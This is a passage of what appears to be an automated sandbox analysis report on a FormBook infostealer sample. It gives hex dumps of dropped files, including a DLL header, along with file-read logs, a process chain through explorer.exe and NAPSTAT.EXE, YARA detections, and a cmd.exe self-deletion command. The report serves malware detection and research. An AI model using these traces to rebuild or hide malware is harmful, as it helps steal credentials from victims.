C:\Users\user\AppData\Local\Temp\nshAAB2.tmp	unknown	19285	25 0e 00 00 a2 00 00 00 2c 01 00 00 03 00 00 00 ec 01 00 00 01 00 00 00 04 06 00 00 1c 00 00 00 14 09 00 00 00 00 00 00 3f 0d 00 00 01 00 00 00 25 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff 00 00 e6 00 00 00 f1 ff ff 05 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 01 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	%.......,..................... ....?.......%..........	success or wait	13	405E82	WriteFile
C:\Users\user\AppData\Local\Temp\92ta8lv1ui5nbpv	unknown	6661	95 d3 48 6a 5e b8 25 8a b4 21 d0 2a 4d a8 52 25 6d 0e 22 7f 12 19 98 2a ab 16 12 3d a4 16 9a 31 dc 6e 4d e4 56 de 41 dc be 64 2a bd 25 ce b5 6c 2d 22 92 aa 35 99 62 91 7e a6 a2 9a ae 99 69 f7 67 92 74 ba 72 40 58 1f 59 59 55 7e de ae 66 34 1c d2 25 25 01 5a 76 a2 6a 28 10 e2 11 11 1d 76 86 36 1e 5c 54 e2 6d 6d 59 62 16 0a 62 cd a9 02 69 69 a4 4e 6e 3e 56 81 ad f2 94 98 90 6a af 52 9a 55 41 e2 40 44 6c 63 92 86 ae 29 25 c2 5c 60 68 4f 31 ba 33 1d 19 e2 18 1c 14 7b 69 4b 67 31 5d f2 64 68 40 17 06 3f 2b a5 51 c2 50 54 5c 73 5d 33 5f 99 95 1f ac 90 98 7f 83 47 63 cd a9 3f 69 69 65 8e 94 be 96 44 6c d2 55 55 51 fc db 6e 14 00 9a 25 01 01 5e b8 a6 6a 28 94 3e 6a 6a 52 1a 58 c0 4e 1a 86 3a 1e a5 d0 bb 7e 40 2e 66 b1 1c 87 56 6c 2e 32 81 1c 97 62 72 4a 62 cd 28	..Hj^.%..!.*M.R%m."....*...=. ..1.nM.V.A..d*.%..l- "..5.b.~... ..i.g.t.r@X.YYU~..f4..%%.Z v.j(.....v.6.\T.mmYb..b...ii.Nn> V. .....j.R.UA.@Dlc...)%.\`hO1 .3......{iKg1].dh@..? +.Q.PT\s]3_........Gc..? iie....Dl.UUQ..n.. .%..^..j(.>jjR.X.N..:....~@.f. ..Vl.2...brJb.(	success or wait	1	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1e000hwxgklm05j	unknown	16384	4d 26 cd 8f 63 66 11 cd c5 84 eb 40 52 e5 8d 13 79 1d 3b f6 d7 8d bf 8b e2 8e 10 db 6f 57 e4 41 3f 89 d7 71 88 3b d1 0a da 74 c2 85 5d ec 13 cc f0 f6 d1 7a 8a 64 98 0c d4 4f 0b fc 79 b5 e3 aa bf 71 2b 7c 03 61 c3 58 63 a0 3b c7 b5 19 56 92 26 5a 48 6b 3b 4e 1e 44 66 c5 24 ab 0f de d2 0a 4a c4 a2 88 3e a9 95 9b 8b 95 76 80 83 52 6d e5 c7 31 68 fa c6 75 8c 65 6d 06 ba 49 04 11 45 ea a2 a4 79 8f f6 7a a5 88 a2 59 4b 61 cf 45 31 1e 96 9d d7 8a 75 7b 4e e2 8b 4f fd 38 91 cf 2e 29 31 f2 69 99 82 a4 5b d3 11 32 63 23 6d 79 f0 ed a0 36 08 3b 74 88 5c 67 bc 0a c3 0e fb c8 a3 a5 3b 6d dd 3e e2 a8 3a 6f e3 0f 35 18 c3 89 a4 ee 55 b3 b4 d3 d6 4d b6 de 5a f0 1f 78 a2 a9 24 b3 b4 16 45 f5 92 a8 7f a4 13 b2 8e fa 3d ec ea 87 c8 8b 7e 3a 3f 88 e3 60 ed 74 db 84 59 2c be	M&..cf.....@R...y.;.........oW .A?..q.;...t..]......z.d...O.. y....q+|.a.Xc.;...V.&ZHk;N. Df. $.....J...>.....v..Rm..1h..u.e m..I..E...y..z...YKa.E1.....u{ N..O.8...)1.i...[..2c#my...6.; t.\g........;m.>..:o..5.....U. ...M..Z..x..$...E.........=... ..~:?..`.t..Y,.	success or wait	12	405E82	WriteFile
C:\Users\user\AppData\Local\Temp\nsxAB11.tmp\ghvea31n0uw.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ed 6e 22 8d a9 0f 4c de a9 0f 4c de a9 0f 4c de fb 67 48 df ac 0f 4c de bd 64 4d df a4 0f 4c de a9 0f 4d de b3 0f 4c de 0c 66 48 df a8 0f 4c de 0c 66 4c df a8 0f 4c de 0c 66 b3 de a8 0f 4c de 0c 66 4e df a8 0f 4c de 52 69 63 68 a9 0f 4c de 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 20 3b 8f 60 00 00 00 00 00 00 00 00 e0 00 03 21 0b 01 0e 10 00 06 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........n"...L...L...L..gH... L..dM...L...M...L..fH...L..fL. ..L..f....L..fN...L.Rich..L... .............PE..L... ;.`.... ....!.......	success or wait	1	405E82	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\propser16364.exe	unknown	512	success or wait	80	405E53	ReadFile
C:\Users\user\AppData\Roaming\propser16364.exe	unknown	16384	success or wait	13	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nshAAB2.tmp	unknown	4	success or wait	1	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nshAAB2.tmp	unknown	3621	success or wait	1	403280	ReadFile
C:\Users\user\AppData\Local\Temp\nshAAB2.tmp	unknown	4	success or wait	3	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\92ta8lv1ui5nbpv	unknown	6661	success or wait	1	1000128C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1e000hwxgklm05j	unknown	185856	success or wait	1	4415AC	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	440853	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	440853	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	440853	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	440853	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	440853	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	440853	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	440853	ReadFile

Analysis Process: propser16364.exe PID: 2860 Parent PID: 2960

General

Start time:	05:36:38
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\propser16364.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\propser16364.exe
Imagebase:	0x400000
File size:	233896 bytes
MD5 hash:	AA6168D4E41CED2091BAEE9F5D59E11E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2121650359.0000000000540000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2121650359.0000000000540000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2121650359.0000000000540000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.2087019279.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.2087019279.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.2087019279.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2121531163.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2121531163.0000000000270000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2121531163.0000000000270000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2121620197.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2121620197.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2121620197.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2860

General

Start time:	05:36:42
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NAPSTAT.EXE PID: 2532 Parent PID: 1388

General

Start time:	05:36:53
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0xde0000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2343971435.0000000000200000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2343971435.0000000000200000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2343971435.0000000000200000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2343918572.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2343918572.00000000001B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2343918572.00000000001B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2343785515.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2343785515.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2343785515.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	99E57	NtReadFile

Analysis Process: EQNEDT32.EXE PID: 2488 Parent PID: 584

General

Start time:	05:36:56
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2856 Parent PID: 2532

General

Start time:	05:36:57
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\propser16364.exe'
Imagebase:	0x4a3f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\propser16364.exe	success or wait	1	4A3FA7BD	DeleteFileW

Disassembly

Code Analysis